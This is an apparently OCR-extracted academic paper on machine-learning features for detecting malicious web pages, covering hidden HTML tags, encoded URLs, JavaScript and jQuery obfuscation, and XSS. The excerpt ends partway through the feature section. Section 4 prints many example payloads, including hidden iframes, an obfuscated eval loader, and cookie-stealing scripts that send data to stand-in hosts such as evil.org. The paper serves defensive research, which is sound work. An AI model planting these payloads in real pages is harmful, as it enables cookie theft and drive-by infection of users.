The ISC Int'l Journal of Information Security

July 2017, Volume 9, Number 2 (pp. 161–181)
http://www.isecure-journal.org

Analyzing New Features of Infected Web Content in Detection of Malicious Web Pages

Javad Hajian Nezhad [1], Majid Vafaei Jahan [3,*], Mohammad-H. Tayarani-N [2], and Zohre Sadrnezhad [3]

[1] *Department of Computer Engineering, ImamReza University, Mashhad, Iran*
[2] *Department of Electrical and Computer Science, University of Glasgow, Glasgow,U.K*
[3] *Department of Computer Engineering, Islamic Azad University, Mashhad, Iran*

ARTICLE INFO.

Article history:
Received: 16 July 2016
First Revised: 22 January 2017
Last Revised: 20 June 2017
Accepted: 15 July 2017
Published Online: 20 July 2017

Keywords:
Malicious web pages, Feature, Machine Learning, Content, Obfuscation, Attacker.

ABSTRACT

Recent improvements in web standards and technologies enable the attackers to hide and obfuscate infectious codes with new methods and thus escaping the security filters. In this paper, we study the application of machine learning techniques in detecting malicious web pages. In order to detect malicious web pages, we propose and analyze a novel set of features including HTML, JavaScript (jQuery library) and XSS attacks. The proposed features are evaluated on a data set that is gathered by a crawler from malicious web domains, IP and address black lists. For the purpose of evaluation, we use a number of machine learning algorithms. Experimental results show that using the proposed set of features, the C4.5-Tree algorithm offers the best performance with 97.61% accuracy, and F1-measure has 96.75% accuracy. We also rank the quality of the features. Experimental results suggest that nine of the proposed features are among the twenty best discriminative features.

1 Introduction

The development of tools and standards for the design and development of web pages has led to an increase in web-based attacks and other malicious code. This malicious code can install malware on users' computers for various purposes such as a user's browser or steal sensitive data, are embedded in a web page [1, 2]. Recent developments in web standards have led Attacker malicious code to apply new methods and hide or obfuscate them in a way that could identify security filter malicious code, escape [3]. Due to technical upgrading existing operating systems and user awareness of the vulnerability of the malware and keep the operating system, the release of malware have traditionally been very difficult. This has led to vulnerabilities in user applications are considered invaders. Among users of vulnerable programs, web browsers to attackers are the most popular among users due to its acquisition. The attackers using crafted web pages to exploit vulnerabilities in the user's browser or plug them. Therefore, identification of infected web pages is one area that has recently been considered by researchers. Among existing methods, methods of performance required for use in environments such as the user's browser in real time is important.

HTML is known as the primary hypertext markup language for representing the information on web

* Corresponding author.
Email addresses: j.hajiannezhad@imamreza.ac.ir (J. Hajian Nezhad), VafaeiJahan@mshdiau.ac.ir (M. Vafaei Jahan), mohammad.tayarani@glasgow.ac.uk (M. Tayarani-N), z.sadrnezhad@mshdiau.ac.ir (Z. Sadrnezhad)
ISSN: 2008-2045

pages. DHTML is an improved version of this web markup language [4]. In this markup language, new capabilities are introduced to the HTML, with which the web designers can have better control on the components of a web page. The DHTML language is a combination of static markup language (like HTML), the client-side scripting language (like JavaScript), a presentation definition language (Cascading Style Sheets or CSS) and document object model [5]. The simplest methods for detecting the malicious web pages are the blacklist methods (e.g., Google safe browsing service). In these methods, a list of IP, URL and malicious domains, made by Internet user reports, honey-clients or custom analysis techniques, is generated. Then when a web page is requested, it is searched in this list, and if found, the page is reported as a malicious website [6]. Another method of detecting the malicious web pages are the signature based methods (such as commercial antiviruses). In these methods, a list of different attack structures is stored. Distinct features of malicious codes are as follows: 1- the codes are in the form of pure text, 2- there may exist multiple layers of links to remote pages, 3- the obfuscation is easy. This means that there is a need to methods that are more efficient than the existing signature-based methods.

Web attackers always develop new ways of performing their malicious activities. Therefore the features that are used to detect these attacks become less and less effective. One way of developing new and more successful malicious code detection systems is to study the technologies and web development tools. Moreover, because of the dynamic structure of the web codes, the machine learning based methods are among the best methods for detecting malicious codes [2, 7]. In this paper, we study machine learning techniques in detecting the malicious pages. Most of the previous research in this area target a small range of attacks, or the features they use are not fit to the last developments in web page design. In order to detect malicious web pages, in this paper, we try to propose and analyz a new set of features including HTML, JavaScript (jQuery library) and XSS attacks. To propose a better algorithm, we also study the CSS file of the web pages. In this paper, we assume that there is no security precaution, and with receiving web page contents, it should be decided that whether or not the page is malicious. The model is presented in Figure 1.

2 Related Work

There are two main methods for malicious web page detection: the dynamic and the static methods. In dynamic methods, there should exist a monitoring environment in which the web page contents are rendered. In these methods, through a dynamic analysis, a complete monitoring on the behavior of the codes and the possible attacks is performed. The false positive rate in the detection system of these methods is quite low. The problem with this method, however, is its speed and scalability. In static methods, the detection process, the static features of the web pages like the web content (HTML and JavaScript features), URL and host features are used. The static methods, therefore, are faster than the dynamic ones. In another work [8], a malicious code detection system is designed which is based on abnormal HTML tag visibility. To detect abnormal tags, they use the web page code structures and then find the exact location of the codes. This detection method is not a complete method, as it is only based on the detection of the abnormal visibility state of the web page codes [9].

In [10] objective is to find which discriminative features characterize the attack and reduce the false positive rate. The algorithm is based on two features group, the URL lexical and the page content features. The experiments have shown the expected results and the high false positive rate which produced by machine learning approaches are reduced. In [11] a methodology to identify malicious chains of HTTP redirections is developed. They build per-user chains from passively collected traffic and extract novel statistical features from them, which capture inherent characteristics from malicious redirection cases. Then, they apply a supervised decision tree classifier to identify malicious chains. Using a large ISP dataset, with more than 15K clients, they demonstrate that their methodology is very effective in accurately identifying malicious chains, with recall and precision values over 90% and up to 98% .

In [12], a new method for analysis and detection of malicious JavaScript codes is proposed in which the abnormal detection and emulation are combined. In this method a system is developed that uses a number of features and machine-learning techniques to establish the characteristics of normal JavaScript code. In another work [13], a filter is designed for detecting malicious web pages, which uses static web page analysis based on machine learning techniques. They use HTML, JavaScript, URL and host-based features in the detection algorithms. The problem with this method is that the CSS file of the web pages is not considered in the detection process. Another problem is that the features used in the method are not complete and are not compatible with the last developments in web page design technologies. The URL features are used in [14], to detect the malicious web pages. In this method, the lexical features of the URL, and the host features are used in the learning process. Since this method only concentrates on URL



Figure 1. The model of the detection process for malicious web pages.

features, it cannot detect the malicious web page contents. In another work [3], using machine learning techniques, a method is proposed to detect malicious URLs of all the common attack types and to identify the nature of attacks that a malicious URL attempts to launch. Textual properties, link structures, web page contents, DNS information, and network traffic are employed in the detection algorithm.

In [6], a holistic and simultaneously time lightweight approach, called BINSPECT is proposed which is a combination of static analysis and minimalistic emulation methods to apply supervised learning techniques. The authors use URL, page-source and social reputation features in their algorithm. To detect one group of attacks called the cross-site scripting (XSS), more complicated mechanisms are needed. These attacks use the intrusion and unauthorized access methods. XSS enables attackers to inject client-side scripts into web pages viewed by other users. The most common purpose in this area is to steal the victim browsers cookie. Many methods have been proposed to detect these attacks which are categorized into two main groups: the server-side and the client-side detection methods.

[15] presents a complex-valued interval type-2 neuro-fuzzy inference system (CIT2FIS) and derives its metacognitive projection-based learning (PBL) algorithm. Metacognitive CIT2FIS (Mc-CIT2FIS) consists of a CIT2FIS, which realizes Takagi-Surgeons-Kang type inference mechanism, as its cognitive component. A PBL with self-regulation is its metacognitive component. The performance comparison and statistical study clearly show the superior classification ability of Mc-CIT2FIS. Finally, the proposed complex-valued network is used to solve a practical human action recognition problem that is represented by complex-valued optical flow-based feature set, and a human emotion recognition problem represented using complex-valued Gabor filter-based features. The performance results on these problems substantiate the superior classification ability of Mc-CIT2FIS.

[16] explores a lightweight approach to detect and categorize the malicious URLs according to their attack type. They show that lexical analysis is effective and efficient for proactive detection of these URLs. They provide the set of sufficient features necessary for accurate categorization and evaluate the accuracy of the approach on a set of over 110,000 URLs. [17] compares machine learning techniques for detecting malicious web pages. In this paper, therefore, alternative and novel approaches are used by applying machine learning algorithms to detect malicious web pages. In this paper, three supervised machine learning techniques such as K-Nearest Neighbor, Support Vector Machine and Naive Bayes Classifier, and two unsupervised machine learning techniques such as K-Means and Affinity Propagation are employed. All these machine learning techniques have been used to build predictive models to analyze a large number of malicious and safe web pages. These web pages were downloaded by a concurrent crawler taking advantage of given. The web pages were parsed and various features such as content, URL, and screenshot of web pages were extracted to feed into the machine learning models.

3 The Proposed Method

The first and most important step in designing a machine learning based intrusion detection system is the feature extraction. If a good machine learning method is trained with not very good features, the detection method does not provide appropriate results [18]. In this paper, we use content features of web pages including the HTML (including HTML5) and JavaScript features. We also consider the CSS file of the web pages, a method which has not been studied before. (The main procedure of malicious web page codes detection using machine learning methods

is presented in Figure 2.)



Figure 2. The procedure of machine learning based malicious web page detection system.

The most recent and widely used technology in web design is the jQuery. jQuery is a library of JavaScript, that is based on JavaScript core an it provides new powerful tools in web page technology. This library is designed to make the changes on HTML documents easier and is widely used by the web page designers. To the best of our knowledge, the features of this tool have never been used in any of previous research and in this paper, for the first time, we use jQuery features in malicious code detection.

Due to their complexity and importance, cross-site scripting (XSS) attacks need more Specific filters (apart from HTML and JavaScript features). Therefore, along with the web page content features, there is a need to a filter for extracting XSS attack features, to detect these sets of attacks on the user side.

The rest of this paper is organized as follows. In Section 4, the feature selection step which consists of four main parts is explained in details. Section 5 introduces the classification algorithms used in this paper. In Section 6, the data gathering method for the training and test purposes, and the model implementation methods are discussed in details. Section 7 summarizes the experiments performed based on different criteria.

4 Feature Selection

In order to design a more efficient malicious web page detection system, better features should be selected. These features should be representative of the malicious web pages and should not cause the algorithms to produce false negative or false positive results. In this respect, depending on the number of the selected feature categories, feature extraction engines are needed. Many of machine learning based malicious web page detection methods investigate the web page contents and extract different features from web pages. For example, the features could be the document length, average word length, the number of words, hidden objects, etc. Then these features are used as the input for the classification algorithms both for the training and test purposes. In order to select the features, we tried to find more discriminative features. If non-discriminative features are selected, the time complexity increases and at the same time the precision of the classification algorithms decreases. On the other hand, in order to design a better security system, a larger number of features that are more representative of malicious web pages is needed. Therefore a better understanding of the features is required and the features should be selected carefully, so the detection system works better.

4.1 HTML Features

The tags in HTML standards make it possible to attack the computers through malware's or to redirect the users to infected websites. One example of the HTML tags that can be used for attacks to load the contents of a malicious web page are the iframe tags. For example the following iframe loads and displays the contents of Evil.com website:

```
<iframe src=" Evil.com " ></iframe>
```

These tags are used by attackers to load other infected pages into the web page. This is usually performed in an invisible way to the users. For example:

```
<iframe src=" Evil.com " width=0  height=0></iframe>
```

As shown, the attacker has loaded the content of a malicious web page into a page. Here, since the width and the height of the tag are zero, the tag is not visible to the user. One other example of the tags that can be used for the attacks are the embed tags, which are used to embed special files to be displayed on web pages. For example, in the following, an infected embedded tag loads a malicious flash file to a web page:

```
<embed src="http://evil.org/badflash.swf"
pluginspage="http://evil.com?P1_Prod_
Version=ShockwaveFlash" type="application/
x-shockwave-flash"width="0" height="0"></embed>
```

The malicious HTML codes usually show some textual features, for example, their line length, or word length is greater than a threshold. This is because they use some encoded characters. These features can be employed by the machine learning methods for the recognition purpose.

The HTML features proposed in previous work include, the number of frame, iframe, object, Script,

applet, embed, style , XML, Form, Meta, IMG, a and link tags, the size of iframe, the number of hidden elements, the number of elements with a small area, the presence of scripts with a wrong file name extension, the percentage of unknown tags, the number of elements containing suspicious content, the number of suspicious object tags, the number of out of place elements, the number of elements whose source is on an external domain, the number of included URLs, the presence of double documents, the number of same-origin links, the number of different origin links, the number of external-JavaScript files, symmetry of script tag, the number of meta refresh tags , HTML document level features (including the number of characters in the page, the percentage of white space in the page, the percentage of scripting content in a page and null space count). Following we present the HTML features proposed in this paper.

4.1.1 The number of hidden elements by javascript, jQuery and CSS

As mentioned before, most of the tags that contain malicious sources, are put in the page as hidden tags. In previous works, finding hidden tags in a web page is performed at the tag level. In the following codes, hiding-in-the-tags methods are presented.

```
<!--first Method-->
<a href="#"id="someID"width="0px"height="0px">
Check</a>
<!--second Method-->
<a href="#" id="someID" style="display: none">
Check</a>
<!--Third Method-->
<a href="#" id="someID" style="visibility:hidden">
Check</a>
```

Other than hiding a tag in the same level, attackers sometimes hide the tags using other strategies. Following we present these methods. The following codes show how the HTML tags can be hidden in a page using JavaScripts DOM functions.

```
// First Method
document.getElementByID(someID).style.visibility=
"hidden";
// second Method
document.getElementByID(someID).style.display="none";
// third Method
document.getelementbyid('elementName')
.setAttribute('visibility','hidden');
// fourth Method
document.getelementbyid('elementName')
.setAttribute('display','none');
// fifth Method
document.getelementbyid('elementName')
.setAttribute('width','0');
// sixth Method
document.getelementbyid('elementName'
.setAttribute('height','0');
```

Using the jQuery functions is another way of hiding a tag on a page. The following codes show how the HTML tags can be hidden in a page using the jQuery functions.

```
// First Method
$(someID).attr('display ', ' none ');
// second Method
$(someID).attr('visibility ', 'hidden ');
// third Method
$(someID).attr('width'', '0 ');
// fourth Method
$(someID).attr('height', '0 ');
```

Apart from using CSS codes in the tags element, the style tags can also be used to hide the form elements. For example, in the following codes, all the tags named hiddenElement are hidden.

```
<style>
/*first method*/
hiddenElemans {width: 0px;height:0px;}
/*second method*/
hiddenElemans {Display:none:}
/*third ethod*/
hiddenElemans {Visibility: hidden;}
</style>
```

Hiding the tags in CSS file codes is the same as the methods presented above. For detecting these codes, we also investigate the external CSS codes of the current page. To do so, the crawler first reads the contents of the web page, then reads the external CSS files and puts these codes into the Style tag and adds them to the HTML codes on the web page. These codes, in the form of CSS web page codes, are then investigated in the feature extraction process by the HTML code feature extractor engines. The procedure is shown in Figure 3.

In order to detect the hidden elements, we design a filter which investigates the content of Script tags, the events of suspicious tags and CSS codes in style tags and finds tag hiding patterns. The suspicious tags include area, img, source, sound, video, body, applet, object, embed, iframe, frame, and frameset. Figure 4 shows the process. Upon finding the hidden patterns, the number of hidden elements (the proposed method) feature is incremented.

4.1.2 The number of times suspicious FrameSet tags are used

As mentioned before, the `frame` tag is one of the tags that is susceptible to malicious attacks. `Frameset` tag is used to hold the number of `frame` tags. The following code shows a hidden `frameset` tag in which an infected `frame` is inserted.

```
<frameset style="visibility:hidden"><frame src=
"http://evil.com/virus.exe">
</frameset>
```



Figure 3. Reading the CSS external files content using crawler.



Figure 4. The hidden tag extraction procedure in the proposed method.

One common way of hiding `frame` tags in a `frameset` is to use rows and cols. For example in the following code the attacker hides frame_b in a page.

```
<frameset rows="100%,*" frameborder="no" border="0"
framespacing="0">
<frame src="frame_a.htm">
<frame src="frame_b.htm">
</frameset>
```

To detect the `frames` that are hidden by the `frameset` tag, the rows and cols attributes are investigated, and if one of the frames were 100%, while the other `frames` were not assigned, the suspicious framset feature is incremented.

4.1.3 The number of times suspicious noframe tags are used

The `noframes` tag is a fallback tag for browsers that do not support frames, but usually attackers put their infected elements in this tag. For example, consider the following code:

```
<frameset><frame src="http://MalSite.com"></frameset>
<noframes>
<!--Attack1-->
<a href="http://MalSite.com">Prize</a>
<!--Attack2-->
<meta http-equiv="refresh" content="5; url=http:
//MalSite.com">
</noframes>
```

To detect the number of suspicious noframe tags, two possibilities are considered. First if the `noframe` tag has an `a` tag and the scr attribute of the `a` tag were greater than 150 characters. Second if the noframe tag has a meta tag in the form of refresh. If any of the above possibilities were detected, the number of noframe tags is incremented.

4.1.4 The HTML5 malicious potential tags

Among the HTML5 tags that can be used for malicious activities are the `embed, video, audio,track` and `source` tags. Since these tags are capable of loading files in themselves, similar to `object`, `iframe` and `frame` tags, these tags can also be malicious. In the following code a `video` file from a malicious web page is hidden.

```
<video width="0" height="0" controls>
<source src="www.evil.com/malicious
.mp4" type="video/mp4"></video>
```

In this respect, we propose the number of `sound, video, track` and `source` tags that have external sources or value of their src attributes is greater than 150 character, and the number of hidden `sound, video, track` and `source` tags (based proposed method) as features.

4.1.5 The number of encoded HTML characters

In order to escape the security filters, the attackers sometimes encode the characters using HTML entity code. For example, in HTML encoding system, the & character is encoded as &. In the following

HTML code, in order to escape the iframe detection filter, the attacker has used the HTML encoding:

```
&#60;&#101;&#109;&#98;&#101;&#100;&#32;&#115;&
#114;&#99;&#61;&#34;&#32;&#109;&#97;&#108;&#105;
&#99;&#105;&#111;&#117;&#115;&#46;&#115;&#119;&#
102;&#32;&#34;&#32;&#119;&#105;&#100;&#116;&#104;
&#61;&#34;&#48;&#34;&#32;&#104;&#101;&#105;&#103;
&#104;&#116;&#61;&#34;&#48;&#34;&#62;
```

the decoded HTML code of the above is:

```
<iframe src=" Evil.com " width=0  height=0></iframe>
```

In order to detect these set of attacks, all the strings (by string we mean the words separated by a space) in a HTML text are parsed, and if the pattern"&#+Number;" occurs for two or more times in the string, the feature representing the number of encoded strings is incremented.

Also some strings are reserved for some specific characters. For example, in order to represent "<", the string "<" is used. A complete list of specific characters can be found in reserved HTML characters. The specific characters are also used by the attackers to escape the security filters. For example consider the following malicious iframe:

```
<iframe src=" Evil.com " width=0  height=0></iframe>
```

the encoded version of the above malicious iframe with specific characters is as follows:

```
&lt;iframe src=&quot; Evil.com &quot; width=0 height=0
&gt;&lt;
/iframe&gt;
```

To find this set of strings, the texts are parsed and if any of the reserved strings in reserved HTML characters was found in the text, the feature representing the number of encoded HTML is incremented.

4.1.6 The number of times encoded URLs are used

In URL web addressing, sometimes the HTML ASCII code of the characters is used. For example, in the URL encoding system, the & character is encoded as %26. Decoding a URL is simply performed using URLEncode JavaScript function. To escape the security filters, the attackers usually use the encoded characters for the malicious URLs. For example the following tag contains an encoded malicious URL:

```
http://target/getdata.php?data=%3cscript%20
src=%22http%3a%2f%2fwww.badplace.com%2fnasty
.js%22%3e%3c%2fscript%3e
```

the decoded version of the above link is as follows,

```
http://target/getdata.php?data=<script src=
"http://www.badplace.com/
nasty.js"></script>
```

To find the encoded URLs the attributes of the tags shown in Table 1 are investigated, and if the patterns "% +hexadecimal number" or "&#+Number;" occur for five or more times in the string, the number of encoded URLs is incremented.

4.1.7 Number of IP addresses in element sources

Many hackers use the IP address to escape the black list of security filters. The attributes and the tags used to detect the IP addresses are shown in Table 1. If there appears any IP address in the element source, this feature is incremented by one.

4.2 JavaScript Features

Using JavaScript functions, the attackers adopt different techniques to escape the security filters. Some examples are shown in the following codes:

```
<script>
var t="";
var arr="646f63756d656e742e777269746528273c696672616d
65207372633d22687474703a2f2f766e62 757974612e636f2e62
652f666f72756d2e7068703f74703d363735656166665633433316
2316637322220776964746 83d22312220686569676874 3d223122
206672616d65626f726465723d2230223e3c2f6 96672616d653e
2729";
for(i=0;i<arr.length;i+=2) t+=String.fromCharCode(
parseInt(arr[i]+ arr[i+1],16));eval(t);</script>
```

In this code, the attacker uses the *FromCharCode* function to convert the Unicode to a string of characters, and the *eval* function is used to run the code. Running the code, the result is as follows:

```
document.write('<if rame src="http://vnbuyta.co.be/
forum.php?
tp=675eafec431b1f72" width="1" height="1"
frameborder="0">
</if rame>')
```

Another example is that because the attackers usually use string functions to obfuscate and encode their codes, the number of times the string modification functions are used can be a good feature for malicious code detection.

In order to investigate the malicious codes, we try to use the features that are affected by the attacks. We have therefore conducted a thorough study on the web page malicious codes, and tried to identify their structures, to propose new features that are more representative of the malicious codes, and tried to identify their structures, to propose new features that are more representative of the malicious codes. To investigate JavaScript features in the page, inner HTML of Script tags and the content of external JavaScript codes are examined. The JavaScript features which are usually used in different research; In [8] the number of times the suspicious functions are

Table 1. The investigated tags and features for three of proposed HTML features.

Feature	The investigated tags	Operation for finding feature
The number of hidden tags (the proposed method)	Script, Style	Inner html of tags for finding special patterns
The number of encoded URLs and The number of IP address in elements sources	img	The value of src, lowsrc and dynsrc attributes
	object	The value of data attribute
	frame, iframe, embed, script, video,sound, source, style, audio, track,input, bgsound	The value of scr attribute
	applet	The value of code attribute
	link, a, base, area	The value of href attribute
	meta (refresh type)	The value of URL in content attribute
	body	The value of background attribute

used (including link, number, exec, evil, escape, from Char Code, set interval, set timeout, document.Write, create Element, Unbound, Global and UN escape functions), the number of times location.href and document. Cookie properties are used, the ratio between keywords and words, the probability of the script containing shell code, the number of string modification functions, the number of event attachment functions, the number of strings that contain iframe, the number of suspicious objects used in the script, the number of suspicious strings, the number of DOM modification functions, the number of strings that contain the name of the tags that can be used for malicious purposes, the number of times the ActiveX object and statistical features including the number of long strings, the number of string direct assignments, the scripts whitespace percentage, the average length of the strings used in the script, the average script line length, the maximum length of the scripts, the entropy of the strings declared in the script, the entropy of the script as a whole and the maximum entropy of all the scripts strings. The JavaScript features presented in this paper are as follows.

4.2.1 The number of times JavaScript Global functions are used

Global JavaScript functions are widely used by attackers for obfuscating malicious tags. For example the *encodeurl* JavaScript function is used to encode the characters in URL addressing. In the following malicious code, the attacker sets the source of an image to a non-valid link of a trusted website in which the user has cookies.

```
<script language="javascript">
var url = "http://www.trusted.com/index.html?cookie=";
url = url + encodeURI(document.cookie);
document.getElementById("pic").src=url;</script>
```

When the request is sent to the trusted server, since the web page does not exist, an error message is displayed and the code *encodeURL(document.cookie)* is processed. When the code is run, the cookies of the website are read, and using *encodeURL* function, are converted to the standard URL formats, and then are stored in the source of the image. Some JavaScript global functions have been studied in previous work. The functions *escape* and *unspace* which are considered as global functions, are among the malicious functions that are used by the attackers to obfuscate their malicious codes. The encoding functions of URL like *decodeURL* and *encodeURL* also serve the same role as these functions. In this respect, the number of times the *parseint, parsefolat, decodeURLComponent, decodeURL, encodeURL* and *encodeURLComponent* functions are used as a feature for detecting malicious web pages.

4.2.2 The number of times the document properties are used

Each HTML document that is loaded into a browser is considered as a "document" object, and each document has some properties. For example the *Document.cookie* returns cookies stored by this document. Usually the attackers use these features to steal information and perform their attacks. For example in the following malicious code, in order to send a copy of the victim's information to the evil site, *Document.cookie* property is used:

```
<img src="http://trusted.org/account.asp?ak=<script>
document.location.replace('http://evil.org/steal.cgi?'
+document.cookie);</script>">
```

In another example, the attacker in the following

code redirects the user to another malicious site by setting the *documentURI* property of the document object.

```
document.documentURI="http://www.evile.com/malware.exe";
```

The properties of a document object can be the initial sources of taint values. The proposed property features in this paper are the number of times the domain, title, links, referrer, last modified, forms, search, pathname, URL and action properties are used.

4.2.3 The number of times the getComputedStyle function is used

In order to illegally trace the users and discover their activities, attackers usually insert hidden links into the pages. In most of the browsers, when a user opens a link, the color of the link changes. The attackers use this property for illegally tracing the users.

```
var links = document.links;
for (var i = 0; i < links.length; ++i)
{ var link = links[i];
if (getComputedStyle(link, "").color
== "rgb(0, 0, 128)") {
// we know link.href has not been visited
}
else{
// we know link.href has been visited
}
}
```

The function *getComputedStyle* returns the last CSS style of a particular element. In this respect, in order to detect these attacks, the number of times the JavaScripf function *getComputedStyle* is used, is considered as a feature for malicious code detection.

4.2.4 http request type (get or post)

The "Get" method allows to send parameters through URL in the form of querystring. The "post" method on the other hand allows to send them via HTTP message body. Sending the parameters through URLs, gives the opportunity to the attackers to inject their malicious codes into the URLs. For example in the following code, the attacker has inserted a malicious code in the URL,

```
http://host/personalizedpage.php?username=<script>
document.location='http://trudyhost/cgi-bin/
stealcookie.cgi?'
+document.cookie</script>
```

The type of the sent parameters in the form of "post" or "get" are specified in the `form` tag and stored in the *method* attribute. Therefore the *method* attribute of the `form` tag is a good feature for malicious web page detection.

4.2.5 Working with the location object

The "location" object includes some information about the URL of the HTML documents. The attacker can employ these features to redirect the users to malicious pages or to perform other malicious activities. See for example,

```
<img src="http://Evil.org/account.asp?ak=<script>
document.location.replace('http://Trusted.org/
steal.cgi?'+location.search;</script>">
```

In this code the attacker has used the search property from the location object. The search property returns the information that is sent in a query string in an URL address. For example consider when a user signs in a website, and the URL address becomes http://www.example.com/submit.htm?username=sara&password=123. When the attacker uses the search property, username=sara&password=123 is returned. This means that important information like username and password may be embedded in the quarry of a URL. In the example code presented above, using the search property, the attacker reads this information and embeds them in the source of an image.

The properties of a location object can also be the initial sources of taint values. Therefore the properties and functions of the "location" object are good candidates for the feature set of a malicious code detection system. In this paper we propose the following features: the number of *pathname*, *port*, *hostname*, *host*, *hash*, *protocol* and *search*, and the *assign*, *reload* and *replace* functions.

4.2.6 The number of times the suspicious document.write is used

The *write* method writes HTML expressions or JavaScript code to a document. Using this function, the attackers inject their malicious codes into a web page, and as soon as the page is loaded, the codes are executed and infect the user's system. For example in the following code, the attacker uses write function to inject an infected `frameset` into a page.

```
document.write("<frameset rows="100%,* "frameborder="no"
border="0" framespacing="0">
<frame src=""http://malsrc.com"">
</frameset>")
```

Another example is when an attacker inserts an infected script into a page.

```
// example 1
document.write(unescape("%3Cscript src='http://malsrc.com'
type='text/javascript'%3E%3C/script%3E"));

// example 2
document.write("<scr"+"ipt src='" +http://badsite.com+
"/mal.js'></scr"+"ipt>");
```

To detect suspicious document.write, the text of the web page is investigated and if the special patterns are found, the feature representing the number of suspicious document.write is incremented. These patterns are shown in Table 2.

4.2.7 The jQuery functions

If instead of the JavaScript functions, the attacker use the functions in jQuery library, a malicious web page detection system that is only based on javascript features (without using jQuery library) is not accurate. For example the following code shows an attack that uses Jquary functions to inject a code to the body tag.

```
var input =<script>alert('Document.Cookie');</script>"
$(input).appendTo("body");
```

In another example the attacker uses the addClass Jquary function to hide the content of a malicious embed tag.

```
<style>
.hidden { height: 0px; width :0px; }
</style>
<embed src="malwrae.swf">
<script>
$("embed").addClass("hidden");
</script>
```

Another example is the *hide* function, which can be used to hide a malicious HTML element.

```
<iframe src="maliware.com">
<script>$("iframe").hide();</script>
```

As observed in the above code, an attacker could use the *hide* function to hide a malicious tag in a page. The *globalEval* is another Jquary function which can be used by the attackers to run their codes. The "event" functions in the jQuery library, like *error*, could also be employed by the attackers to inject their malicious codes in an element in case of an error event. For example,

```
<img alt="Book" id="book" scr=www.invalidaddress.com/>
<script>
$('#book').error(function() {
window.location.href =
http://maliciousWebsite.com/virous.exe;}
)</script>
```

Attackers can write malicious codes in JavaScript with Jquary functions. Therefore in order to detect the malicious attacks written with Jquary library, we propose a number of Jquary features, including the number of HTML/CSS, event, effect, traversing and misc jqeury functions. A complete list of functions and objects in API documents are found in jQuery API.

4.2.8 New Potentially Malicious Events in HTML5

As mentioned before, some newly added tags to HTML5 potentially increase the malicious activities. For example in the following tag, after an error occurs, the error event activates and runs a malicious code,

```
<video onerror= javascript:alert(1) >
<source>
```

The new events added to HTML5 make the attacker able to launch their malicious attacks and escape the security filters. Some example of these events includes on focus, info change and on form input. For example see the following,

```
<form id=test onforminput=alert(1)>
<input> </form>
<button form=test onformchange=alert(2)>X
```

One other example is the use of the onfocus event for calling a malicious code,

```
<!--Before HTML5:-->
<input type= text value= >Injecting here
onmouseover= alert(Injected value) >
<!--using HTML5:-->
<input type= text value= >Injecting here
onfocus= alert(Injected value) autofocus>
```

